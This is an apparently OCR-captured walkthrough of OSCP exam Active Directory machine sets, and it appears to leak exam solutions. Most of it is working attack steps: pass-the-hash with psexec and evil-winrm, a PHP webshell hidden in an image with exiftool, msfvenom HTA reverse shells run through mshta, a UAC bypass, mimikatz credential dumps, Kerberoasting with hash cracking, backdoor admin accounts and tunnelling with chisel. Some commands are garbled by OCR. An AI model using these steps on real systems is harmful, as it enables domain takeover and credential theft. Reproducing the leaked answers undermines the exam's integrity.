
Impacket-psexec -hashes “thehashfound” administrator@192.168.xx.101

.100


enabling RDP on .102 machine

```
audit@MS02 C:\Users\ketty.agan>set rule group="remote desktop" new enable=Yes

audit@MS02 C:\Users\ketty.agan>netsh firewall set service type = remotedesktop mode = enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at https://go.microsoft.com/fwlink/?linkid=121488 .

Ok.


audit@MS02 C:\Users\ketty.agan>net localgroup "Remote Desktop Users" audit /add
The command completed successfully.


audit@MS02 C:\Users\ketty.agan>net localgroup "Remote Desktop Users" Ketty.Agan /add
The command completed successfully.


audit@MS02 C:\Users\ketty.agan>
```

Connecting to RDP with audit



Checking the domain admin proprieties



I found a passcore service account that is setup as a domain admin

I found a credentials for DA located on c:\wwwroot\appsettings.json

Now opening powershell and logging to the DC using powershell remoting

Enter-PSSession -Computer dc01.oscp.exam -Credential userfound

Enter the password found on the json file

Got DC and grab flag.txt

Alternative way:

Using Crackmapexec testing the credentials then login with evil-winrm to dc

Crackmapexec winrm dc01.oscp.exam -u user -p ‘password’

… [working creds]

Connecting with evil-winrm

Evil-winrm -i dc01.oscp.exam -u user -p ‘password’

Active Directory DC02 Set

Enumerating:

.100 nmap scan


```
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active D
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active D
3269/tcp  open  tcpwrapped    syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Service
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49672/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49696/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49734/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC02; OS: Windows; CPE: cpe:/o:microsoft:windows
```

.101

```
Nmap scan report for 192.168.107.101
Host is up (0.26s latency).
Not shown: 65526 filtered ports
PORT    STATE SERVICE      VERSION
21/tcp   open  ftp          FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title:  - Research Repo
|_Requested resource was /ResearchRepo/Login?ReturnUrl=%2f
135/tcp  open  msrpc        Microsoft Windows RPC
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s     Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: EXAM
|   NetBIOS_Domain_Name: EXAM
|   NetBIOS_Computer_Name: WEB01
|   DNS_Domain_Name: exam.com
|   DNS_Computer_Name: web01.exam.com
|   DNS_Tree_Name: exam.com
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-12-15T15:50:03
| Not valid after:  2051-12-15T15:50:03
| MD5:   ed20 7069 017c f642 cd18 137f cc31 c8b5
|_SHA-1: 4660 4128 cb2f 28ac 08d0 4e46 52de b6bc 0177 4b1e
|_ssl-date: 2022-02-
3306/tcp open  mysql?
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=web01.exam.com
| Issuer: commonName=web01.exam.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-02-
| Not valid after:  2022-08-
| MD5:   3880 b8fa 0988 95c6 97cf 2bc8 3cd2 09df
|_SHA-1: 2ebc cf76 ef2a 1833 c2fe dcf9 bdbf ec99 ad49 8378
|_ssl-date: 2022-02-
```

.102

On .101 80 port there is research repo



Generating mshta hta file using msfvenom

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f
hta-psh > rev.hta
```

setup http server

setup ncat listener

put in url field http://192.168.xx.xx/rev.hta

receiving shell

uploading SharpUp.exe and running audit

```
c:\Users\ted\Desktop>SharpUp.exe audit
SharpUp.exe audit

=== SharpUp: Running Privilege Escalation Checks ===

[*] In medium integrity but user is a local administrator- UAC can be bypassed.

[*] Audit mode: running an additional 13 check(s).
Registry AutoLogon Found
```

the user is a part of admin group admin and can bypass uac

using uac bypass technique

https://gitbook.seguranca-informatica.pt/privilege-escalation-privesc/uac-bypass

then receiving reverse shell as administrator

.101

Uploading mimikatz.exe extracting local administrator account hashes

With the following command:

lsadump::sam

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::sam
```

now doing password spraying with crackmapexec and administrator hash

then you will see that it is working

now just connect to .101 using evil-winrom

command:

evil-winrm -I <.101 machine – ip > -u Administrator -H <hash>

get proof.txt

.100

uploading mimikatz.exe

getting hashes, you will find domain admin user with the following command:

lsadump::sam

evil winrm on 100 machine as administrator with his hash

evil-winrm -i <.100 ip > -u Administrator -H < admin hash>

get proof.txt

Done.

Active Directory WK01 Set

Steps:

.100 .101 .102

Three machines - Workstation (Wks) - App/DB/etc Server (Srv) - DC Server (DC)

The Wks is accessible from your machine, the Srv and DC are in subnets not accessible.

You have to get a shell on it and then pivot to Srv and then to DC.

The Wks has a Web App with PHP that allows uploads but blocks PHP extensions.

Wks: **.102**

1. Use this to bypass: https://book.hacktricks.xyz/pentesting-web/file-upload.
2. exiftool -Comment="<?php echo 'Command:'; if($_POST){system($_POST['cmd']);} __halt_compiler();" img.jpg

2. Upload the image.

3. Set up an netcat listener.

4. Run netcat through the shell

4.1 generate msfvenom mshta hta file

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234 -f hta-psh > shell.hta
```

url:

img.jpg?cmd=mshta http://192.168.xx.xx/shell.hta

5. receiving the shell and get the flag from administrator's desktop.

Srv: **.101**

1.Upload a Rubeus tool to Wks

2. Get a TGT ticket.:

.\Rubeus.exe kerberoast /outfile:hashes.kerberoast

Alternative:

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberoast

3. Use hashcat and rockyou list to crack the password:
4. Hashcat -m 13100 --force -a 0 hashes.kerberoast hashes.kerberoast

4.doing pivoting

Generate msfvenom windows exe reverse shell and on Metasploit receive the meterpreter session

```
msf5 exploit(multi/handler) > back
msf5 > use post/multi/manage/autoroute
msf5 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/autoroute) > set CMD add
CMD => add
msf5 post(multi/manage/autoroute) > set SUBNET 10.42.42.0
SUBNET => 10.42.42.0
msf5 post(multi/manage/autoroute) > set NETMASK /24
NETMASK => /24
msf5 post(multi/manage/autoroute) > run
```

Preparing socks proxy

use auxiliary/server/socks4a

run

alternative:

using chisel way:

Attacking Machine

./chisel server -p <Port> --reverse &

./chisel server -p 1337 --reverse &

On Target Machine

./chisel client <Attacking-IP>:<Port> R:socks &

./chisel client 10.50.46.8:1337 R:socks &

Then use Proxychains to scan internal networks from the compromised host.

Use psexec/smbexec etc. through the Tunnel

Proxychains psexec <.101 ip > -u Administrator -p password

Alternative way (without pivoting):

After getting the cracked password from hashcat:

On .102 adding a new user:

net *user /add gosh @goldfinch12 &&* net localgroup *administrators gosh /add*

Enabling RDP:

Set-ItemProperty - Path „HKLM:\System\CurrentControlSet\Control\Terminal Server' -name "fDenyTSConnections" -Value 0

Enable-NetFirewallRule -DisplayGroup „Remote Desktop"

netsh advfirewall firewall add rule name=„allow Remote Desktop" dir=in protocol=TCP local-port=3389 action=allow

connecting to .102 RDP with the new user

in windows start search RDP connect to .101 ip with the user and cracked password

5. Get the flag from administrator's desktop.

DC: **.100**

1. upload mimikatz.exe to .101 :

first connect to .102 using remmina tool and select the folder to be shared (on your attacking machine which contains mimikatz) or

```
rdesktop -f 192.168.xx.102-r disk:linux=/root/windows-share/
```


2. on .101 machine's RDP type:

3. `net use \\192.168.xx.102\C$ /u:username password`

   copying mimikatz.exe

   copy \\192.168.xx.102\C$\mimikatz.exe .\mimikatz.exe

2. Dump stored and cached credentials with mimikatz



4. RDP on .100 (DC) from .101 using the creds

   Alternative:

   Meterpreter shell > run socks proxy

   Connecting to DC using evil-winrm through the tunnel

   Proxychains evil-winrm -u administrator -p password -I 192.168.xx.100

5. Get the flag from administrator's desktop.

References:

https://breached.to/User-gosh

https://initone.dz/network-pivoting/

https://medium.com/@browninfosecguy/windows-authentication-and-attacks-101-part-c-fc8a5e0b03d8

https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberoast

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/password-spraying

https://0xsp.com/offensive/red-team-cheatsheet/